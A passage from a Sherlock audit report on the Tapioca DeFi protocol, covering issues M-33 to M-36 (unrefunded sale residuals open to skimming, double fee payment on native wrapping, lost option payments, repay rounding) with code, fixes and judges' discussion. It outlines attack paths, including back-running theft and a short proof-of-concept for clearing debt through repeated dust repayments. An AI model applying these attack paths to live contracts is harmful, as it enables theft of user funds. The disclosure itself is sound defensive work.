
The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/368.

dmitriia

Escalate Allowance double spending without material prerequisites implies fund loss with a high probability. Allowance mechanics in question gives an ability to extract the collateral, i.e. is a direct equivalent of funds. On these grounds the issue should have high severity as described.

sherlock-admin2

> Escalate Allowance double spending without material prerequisites implies fund loss with a high probability. Allowance mechanics in question gives an ability to extract the collateral, i.e. is a direct equivalent of funds. On these grounds the issue should have high severity as described.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

nevillehuang

@maarcweiss Could you let us know why you believe this issue should be medium severity?

cvetanovv

I agree with @dmitriia escalation. We can upgrade it to High.

huuducsc

I don't think this issue meets the criteria for High severity according to Sherlock's criteria.

It involves the allowance of `calldata_.from` for the sender being spent twice, which doesn't directly result in a loss of funds. Instead, it causes the function to revert if the user approves the exact allowance they want to extract in correct behavior. While users may need to approve double allowance for the sender, which is risky, but it doesn't qualify as high severity since the sender is trusted by the user. I believe that the funds of users cannot be exploited without any external conditions, and the report didn't mention any attack path that could cause a loss.

maarcweiss

I agree with @huuducsc on this one, losing allowance and/or reverting on a correct one is important though does not apply as direct loss of funds. I think it should stay as a med.

cvetanovv

I will agree with @maarcweiss and @huuducsc comments and reject the escalation and this issue will remain Medium.

Evert0x

Result: Medium Unique

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- dmitriia: rejected

Issue M-33: Operation residual is lost for the user of BBLeverage's and SGLLeverage's `sellCollateral()`

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/144

Found by

cergyk, hyh

Summary

`sellCollateral()` sells the specified amount of collateral, then repays the debt. The proceedings can cover the debt with some excess amount. Moreover, as the market swaps are involved and the actual proceedings amount isn't known in advance, while there is an over collaterization present in any healthy loan, the usual going concern situation is to sell slightly more when the goal is to pay off the debt.

Currently all the remainder of collateral sale will be left with the contract. It can be immediately stolen via `skim` option.

Vulnerability Detail

Core issue is that all sale proceeding are now stay with the contract, but remainder handling logic isn't present, so the leftover amounts, which can be arbitrary big, are lost for user and left on the contract balance.

These funds are unaccounted and can be skimmed by a back-running attacker.

Impact

There is the only prerequisite of having a material amount of extra funds from collateral sale, which can happen frequently, so the probability is medium/high. Affected funds can be arbitrary big and are lost for the user, can be stolen by any attacker immediately via back-running.

Likelihood: Medium/High + Impact: High = Severity: High.

Code Snippet

All collateral sale proceedings are left with the contract instead of going to `from`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L126-L150

```
    function sellCollateral(address from, uint256 share, bytes calldata data)
        ...
```

```
    {
        if (address(leverageExecutor) == address(0)) {
            revert LeverageExecutorNotValid();
        }
        _allowedBorrow(from, share);
        _removeCollateral(from, address(this), share);

        _SellCollateralMemoryData memory memoryData;

        (, memoryData.obtainedShare) =
            yieldBox.withdraw(collateralId, address(this),
 ↪  address(leverageExecutor), 0, share);
        memoryData.leverageAmount = yieldBox.toAmount(collateralId,
 ↪  memoryData.obtainedShare, false);
        amountOut = leverageExecutor.getAsset(
            assetId, address(collateral), address(asset),
 ↪  memoryData.leverageAmount, from, data
        );
        memoryData.shareOut = yieldBox.toShare(assetId, amountOut, false);
        address(asset).safeApprove(address(yieldBox), type(uint256).max);
>>      yieldBox.depositAsset(collateralId, address(this), address(this), 0,
 ↪  memoryData.shareOut); // TODO Check for rounding attack?
        address(asset).safeApprove(address(yieldBox), 0);
```

LeverageExecutors return the whole proceedings to sender, i.e. SGL or BB contract:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/leverage/AssetTotsDaiLeverageExecutor.sol#L91-L92

```
    assetAmountOut = _swapAndTransferToSender(true, daiAddress, assetAddress,
 ↪  obtainedDai, swapData.swapperData);
}
```

Previously it remained with `from` (the code is from the old snapshot):

https://github.com/Tapioca-DAO/Tapioca-bar/blob/f15aa5143f3435b6efbcc19419d1a3b1d1388bdb/contracts/markets/leverage/AssetToRethLeverageExecutor.sol#L108-L114

```
        yieldBox.depositAsset(
            collateralId,
            address(this),
>>          from,
            collateralAmountOut,
            0
        );
```

So in the current implementation assets are left with the contract and `memoryData.shareOut - memoryData.shareOwed` residual will be removed from and not reimbursed to the `from`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L144-L161

```
>>      amountOut = leverageExecutor.getAsset(
            assetId, address(collateral), address(asset),
 ↪  memoryData.leverageAmount, from, data
        );
        memoryData.shareOut = yieldBox.toShare(assetId, amountOut, false);
        address(asset).safeApprove(address(yieldBox), type(uint256).max);
>>      yieldBox.depositAsset(collateralId, address(this), address(this), 0,
 ↪  memoryData.shareOut); // TODO Check for rounding attack?
        address(asset).safeApprove(address(yieldBox), 0);

        memoryData.partOwed = userBorrowPart[from];
        memoryData.amountOwed = totalBorrow.toElastic(memoryData.partOwed, true);
        memoryData.shareOwed = yieldBox.toShare(assetId, memoryData.amountOwed,
 ↪  true);
>>      if (memoryData.shareOwed <= memoryData.shareOut) {
            _repay(from, from, memoryData.partOwed);
        } else {
            //repay as much as we can
            uint256 partOut = totalBorrow.toBase(amountOut, false);
            _repay(from, from, partOut);
        }
```

These funds will be frozen with the contract as the system accounting isn't updated either to reflect injection of `memoryData.shareOut - memoryData.shareOwed` amount of `asset`.

This way anyone can steal them via `skim` option:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBCommon.sol#L128-L138

```
    function _addTokens(address from, uint256 _tokenId, uint256 share, uint256
 ↪  total, bool skim) internal {
        if (skim) {
>>          require(share <= yieldBox.balanceOf(address(this), _tokenId) -
 ↪  total, "BB: too much");
        } else {
            // yieldBox.transfer(from, address(this), _tokenId, share);
            bool isErr = pearlmit.transferFromERC1155(from, address(this),
 ↪  address(yieldBox), _tokenId, share);
```

```
            if (isErr) {
                revert TransferFailed();
            }
        }
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLCommon.sol#L165-L177

```
    function _addTokens(address from, address, uint256 _assetId, uint256 share,
↪   uint256 total, bool skim) internal {
        if (skim) {
>>          if (share > yieldBox.balanceOf(address(this), _assetId) - total) {
                revert TooMuch();
            }
        } else {
            // yieldBox.transfer(from, address(this), _assetId, share);
            bool isErr = pearlmit.transferFromERC1155(from, address(this),
↪   address(yieldBox), _assetId, share);
            if (isErr) {
                revert TransferFailed();
            }
        }
    }
```

Tool used

Manual Review

Recommendation

Consider sending back (via `yieldBox.depositAsset`) the `memoryData.shareOut - memoryData.shareOwed` amount to the operating user.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

WangAudit commented:

> looks like design decision

nevillehuang

@cryptotechmaker This seems like medium. I think the excess wouldn't be material enough to consider high given it is also users responsibility to input a reasonable amount to repay shares

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/369.

Issue M-34: mTOFT's fees cannot be paid on native wrapping

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/146

Found by

John_Femi, Tendency, bin2chen, hyh

Summary

mTOFT tries to pay the fees twice on native wrapping, so these operations will fail unless some extra donation is made.

Vulnerability Detail

`mintFee` is being transferred twice, which will revert the most calls. The core functionality of native tokens wrapping is unavailable.

Zero fee isn't feasible for production, so native token wrapping will be unavailable in production.

Impact

Wrapping of the native tokens into mTOFT is a base function of the protocol. Core contract functionality unavailability has high severity.

Code Snippet

`_checkAndExtractFees()`, being called by `wrap()`, transfers `feeAmount = (_amount * mintFee) / 1e5` to the Vault:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/mTOFT.sol#L408-L423

```
    function _checkAndExtractFees(uint256 _amount) private returns (uint256
↪   feeAmount) {
        feeAmount = 0;

        // not on host chain; extract fee
        // fees are used to rebalance liquidity to host chain
        if (_getChainId() != hostEid && mintFee > 0) {
>>          feeAmount = (_amount * mintFee) / 1e5;
            if (feeAmount > 0) {
                if (erc20 == address(0)) {
```

```
>>                  vault.registerFees{value: feeAmount}(feeAmount);
                } else {
                    vault.registerFees(feeAmount);
                }
            }
        }
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/TOFTVault.sol#L78-L82

```
    /// @notice register fees for mTOFT
>>  function registerFees(uint256 amount) external payable onlyOwner {
        if (msg.value > 0 && msg.value != amount) revert FeesAmountNotRight();
        _fees += amount;
    }
```

When it's native wrapping immediately thereafter `wrap()` calls `_wrapNative()`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/mTOFT.sol#L287-L306

```
    function wrap(address _fromAddress, address _toAddress, uint256 _amount)
        external
        payable
        whenNotPaused
        nonReentrant
        returns (uint256 minted)
    {
        if (balancers[msg.sender]) revert mTOFT_BalancerNotAuthorized();
        if (!connectedChains[_getChainId()]) revert mTOFT_NotHost();
        if (mintCap > 0) {
            if (totalSupply() + _amount > mintCap) revert mTOFT_CapNotValid();
        }

>>      uint256 feeAmount = _checkAndExtractFees(_amount);
        if (erc20 == address(0)) {
>>          _wrapNative(_toAddress, _amount, feeAmount);
        } else {
            if (msg.value > 0) revert mTOFT_NotNative();
            _wrap(_fromAddress, _toAddress, _amount, feeAmount);
        }
```

Which tries to send the whole `_amount` to the Vault:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts

/tOFT/BaseTOFT.sol#L78-L81

```
    function _wrapNative(address _toAddress, uint256 _amount, uint256
 ↪  _feeAmount) internal virtual {
>>      vault.depositNative{value: _amount}();
        _mint(_toAddress, _amount - _feeAmount);
    }
```

I.e. unless `_amount + feeAmount` is present on the contract balance, the operation will revert.

Tool used

Manual Review

Recommendation

Since `depositNative()` doesn't have any amount specific logic:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/TOFTVault.sol#L94-L98

```
/// @notice deposit native gas to vault
function depositNative() external payable onlyOwner {
    if (!_isNative) revert NotValid();
    if (msg.value == 0) revert ZeroAmount();
}
```

Consider reducing the amount attached to the deposit call, e.g.:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/BaseTOFT.sol#L78-L81

```
    function _wrapNative(address _toAddress, uint256 _amount, uint256
 ↪  _feeAmount) internal virtual {
-       vault.depositNative{value: _amount}();
+       vault.depositNative{value: _amount - _feeAmount}();
        _mint(_toAddress, _amount - _feeAmount);
    }
```

Discussion

sherlock-admin4

1 comment(s) were left on this issue during the judging contest.

WangAudit commented:

> refer to 65

cryptotechmaker

Duplicate of https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/65

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/TapiocaZ/pull/184.

Issue M-35: TOFTOptionsReceiverModule's and UsdoOptionReceiverModule's exerciseOptionsReceiver can lose the option payment provided

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/147

Found by

hyh

Summary

There is a valid case of zero `paymentAmount` in TapiocaOptionBroker's `exerciseOption()`. When this happens, `exerciseOptionsReceiver()` does not return any exercise funds remainder to the caller.

Vulnerability Detail

Zero amount can happen due to rounding and is allowed in the logic. However, the reimbursement logic is conditioned on non-zero balance change (while it cannot be the case as the exercise reverts on all the errors, there is no possibility to just exit), so user will not be reimbursed in this case.

Impact

The `_options.paymentTokenAmount` provided by the caller can be lost for them if `exerciseOption()` ended up requesting no payment due to rounding. These user provided funds can be immediately stolen by any back-running attacker, as attacker's `_options.paymentTokenAmount` can be less than what they need for exercise, i.e. currently anyone can freely use the funds from the contract balance to pay for their options' exercise as user provided funds aren't controlled to match with option strike payment ones.

The probability of such rounding can be estimated as low, while fund freezing impact is high.

Likelihood: Low + Impact: High = Severity: Medium.

Code Snippet

TapiocaOptionBroker's `exerciseOption()` can request zero `paymentAmount` due to rounding in `_getDiscountedPaymentAmount()`:

https://github.com/Tapioca-DAO/tap-token/blob/main/contracts/options/TapiocaOptionBroker.sol#L592-L599

```
        // Calculate payment amount
>>      paymentAmount = discountedOTCAmountInUSD / _paymentTokenValuation;

        if (_paymentTokenDecimals <= 18) {
>>          paymentAmount = paymentAmount / (10 ** (18 - _paymentTokenDecimals));
        } else {
            paymentAmount = paymentAmount * (10 ** (_paymentTokenDecimals - 18));
        }
```

Zero `discountedPaymentAmount` is allowed:

https://github.com/Tapioca-DAO/tap-token/blob/main/contracts/options/TapiocaOptionBroker.sol#L557-L574

```
        // Calculate payment amount and initiate the transfers
>>      uint256 discountedPaymentAmount =
            _getDiscountedPaymentAmount(otcAmountInUSD, paymentTokenValuation,
 ↪  discount, _paymentToken.decimals());

        uint256 balBefore = _paymentToken.balanceOf(address(this));
        // IERC20(address(_paymentToken)).safeTransferFrom(msg.sender,
 ↪  address(this), discountedPaymentAmount);
        {
            bool isErr =
                pearlmit.transferFromERC20(msg.sender, address(this),
 ↪  address(_paymentToken), discountedPaymentAmount);
            if (isErr) revert TransferFailed();
        }
        uint256 balAfter = _paymentToken.balanceOf(address(this));
>>      if (balAfter - balBefore != discountedPaymentAmount) {
            revert TransferFailed();
        }

        tapOFT.extractTAP(msg.sender, tapAmount);
    }
```

In this case for `exerciseOptionsReceiver()` it is `bBefore == bAfter` and nothing will be refunded from `_options.paymentTokenAmount`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/TOFTOptionsReceiverModule.sol#L174-L180

```
            // Refund if less was used.
>>          if (bBefore > bAfter) {
```

```
                uint256 diff = bBefore - bAfter;
                if (diff < _options.paymentTokenAmount) {
                    IERC20(address(this)).safeTransfer(_options.from,
 ↪  _options.paymentTokenAmount - diff);
                }
            }
```

I.e. given `exerciseOption()` was run successfully the `bBefore == bAfter` state doesn't imply that no refund is needed.

In the same time `_options.paymentTokenAmount` is user provided and can be arbitrary large.

Tool used

Manual Review

Recommendation

Consider including zero amount case in TOFTOptionsReceiverModule's and UsdoOptionReceiverModule's `exerciseOptionsReceiver()` functions, e.g.:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/TOFTOptionsReceiverModule.sol#L174-L180

```
            // Refund if less was used.
-           if (bBefore > bAfter) {
+           if (bBefore >= bAfter) {
                uint256 diff = bBefore - bAfter;
                if (diff < _options.paymentTokenAmount) {
                    IERC20(address(this)).safeTransfer(_options.from,
 ↪  _options.paymentTokenAmount - diff);
                }
            }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/usdo/modules/UsdoOptionReceiverModule.sol#L98-L104

```
            // Refund if less was used.
-           if (bBefore > bAfter) {
+           if (bBefore >= bAfter) {
                uint256 diff = bBefore - bAfter;
                if (diff < _options.paymentTokenAmount) {
                    IERC20(address(this)).safeTransfer(_options.from,
 ↪  _options.paymentTokenAmount - diff);
```

```
        }
    }
```

Discussion

0xRektora

I'd put it at `low/informational`. Can only be true based on the statement

> There is a valid case of zero paymentAmount in TapiocaOptionBroker's exerciseOption()

However there's a requirement in `TapiocaOptionBroker` that forces at least 1 TAP to be exercised https://github.com/Tapioca-DAO/tap-token/blob/main/contracts/options/TapiocaOptionBroker.sol#L395

dmitriia

`chosenAmount` will not be zero, while `_tapAmount == 0`. I.e. `TapiocaOptionBroker` will not revert in that case.

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/TapiocaZ/pull/185; https://github.com/Tapioca-DAO/Tapioca-bar/pull/370.

Issue M-36: SGL and BB repay do not round up both on allowance spending and elastic amount

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/150

Found by

hyh

Summary

The shares to amount translation isn't done in protocol favor on BB/SGL repay.

Vulnerability Detail

Amount provided by the user can be less than shares being written off on debt repayment.

Impact

Protocol can be exploited by paying out very little amount many times, when the absence of rounding up becomes material. The impact is up to closing the debt for free.

Code Snippet

SGL repay do not round up both on allowance spending and elastic amount for the given base amount:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLendingCommon.sol#L91-L107

```
    function _repay(address from, address to, bool skim, uint256 part) internal
 ↪  returns (uint256 amount) {
        if (part > userBorrowPart[to]) {
            part = userBorrowPart[to];
        }
        if (part == 0) revert NothingToRepay();

        if (msg.sender != from) {
            uint256 partInAmount;
            Rebase memory _totalBorrow = totalBorrow;
>>          (_totalBorrow, partInAmount) = _totalBorrow.sub(part, false);

            uint256 allowanceShare =
```


SHERLOCK

```
                _computeAllowanceAmountInAsset(to, exchangeRate, partInAmount,
↪   _safeDecimals(asset));
            if (allowanceShare == 0) revert AllowanceNotValid();
            _allowedBorrow(from, allowanceShare);
        }
>>      (totalBorrow, amount) = totalBorrow.sub(part, false);
```

BB repay correctly reduces allowance, but doesn't round up the elastic amount for the given base amount:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLendingCommon.sol#L107-L126

```
    function _repay(address from, address to, uint256 part) internal returns
↪   (uint256 amount) {
        if (part > userBorrowPart[to]) {
            part = userBorrowPart[to];
        }
        if (part == 0) revert NothingToRepay();

        // @dev check allowance
        if (msg.sender != from) {
            uint256 partInAmount;
            Rebase memory _totalBorrow = totalBorrow;
>>          (_totalBorrow, partInAmount) = _totalBorrow.sub(part, false);
            uint256 allowanceShare =
                _computeAllowanceAmountInAsset(to, exchangeRate, partInAmount,
↪   _safeDecimals(asset));
            if (allowanceShare == 0) revert AllowanceNotValid();
            _allowedBorrow(from, allowanceShare);
        }

        // @dev sub `part` of totalBorrow
>>      (totalBorrow, amount) = totalBorrow.sub(part, true);
        userBorrowPart[to] -= part;
```

Tool used

Manual Review

Recommendation

Consider using `true` for amount calculations in all this cases, rounding the amounts up for the shares given.

Discussion

maarcweiss

This is an interesting one. Did some research and if you take a look to all the Cualdrons, degenBox from Abracadabra (recently exploited) they indeed round up in repay. You can check all the examples at:

I will give the last word to @cryptotechmaker @0xRektora on this one, but seems true. Additionally, if possible a PoC for this rounding issues would be fantastic (to assess severity too as different roundings have different levels of loss of funds), but I guess the submitter can wait until the team decision has been taken, though leading towards valid.

cryptotechmaker

Yes, it seems true, but I would like to suggest for a PoC as well. Thanks! The reason for the PoC (even if it's sounds feasible) is because this code was already covered by another audit and it had a similar rounding issue submitted but this part was not included.

cryptotechmaker

What status should we assign to it until then @maarcweiss ?

dmitriia

This looks like a consequence of the mitigation changes being too general. See p.4 of Alex's Spearbit review issue (5.3.34 in public report) and mitigation commit part that wasn't needed. The reason is that rounding `amount` up wasn't forgiving as this `amount` was to be paid by the repaying user, while `part` being written off was fixed. I.e. while the idea of that issue was correct, these particular repayment code parts listed here indeed represent the standard rounding up of the amount due in the favor of the protocol and need to remain so.

POC is straightforward:

1. Repay dust `part` that have `(, amount) = _totalBorrow.sub(part, false)` substantially smaller vs rounding upwards (zero will not work due to `if (allowanceShare == 0) revert AllowanceNotValid()` check added earlier as a fix to a similar issue). It can be `part = 1 wei`, `amount = 1 wei`, while `amount` was actually `1.9 wei` in a bigger precision and was rounded to be `1 wei`.
2. Repeat many times over so the `1.9x` worth of `asset` debt is fully repaid with `1x` worth of `asset` paid.

The tx costs are the biggest barrier here: supposing attacker will pack the execution optimally there still be significant expenses with regard to amount as it have to be small as upwards rounding is adding `1 wei` only. So this can be viable in L2 setting when asset being repaid is valuable enough to cover these costs.

sherlock-admin3

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> invalid

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/372.

Disclaimers

Sherlock does not provide guarantees nor warranties relating to the security of the project.

Usage of all smart contract software is at the respective users' sole risk and is the users' responsibility.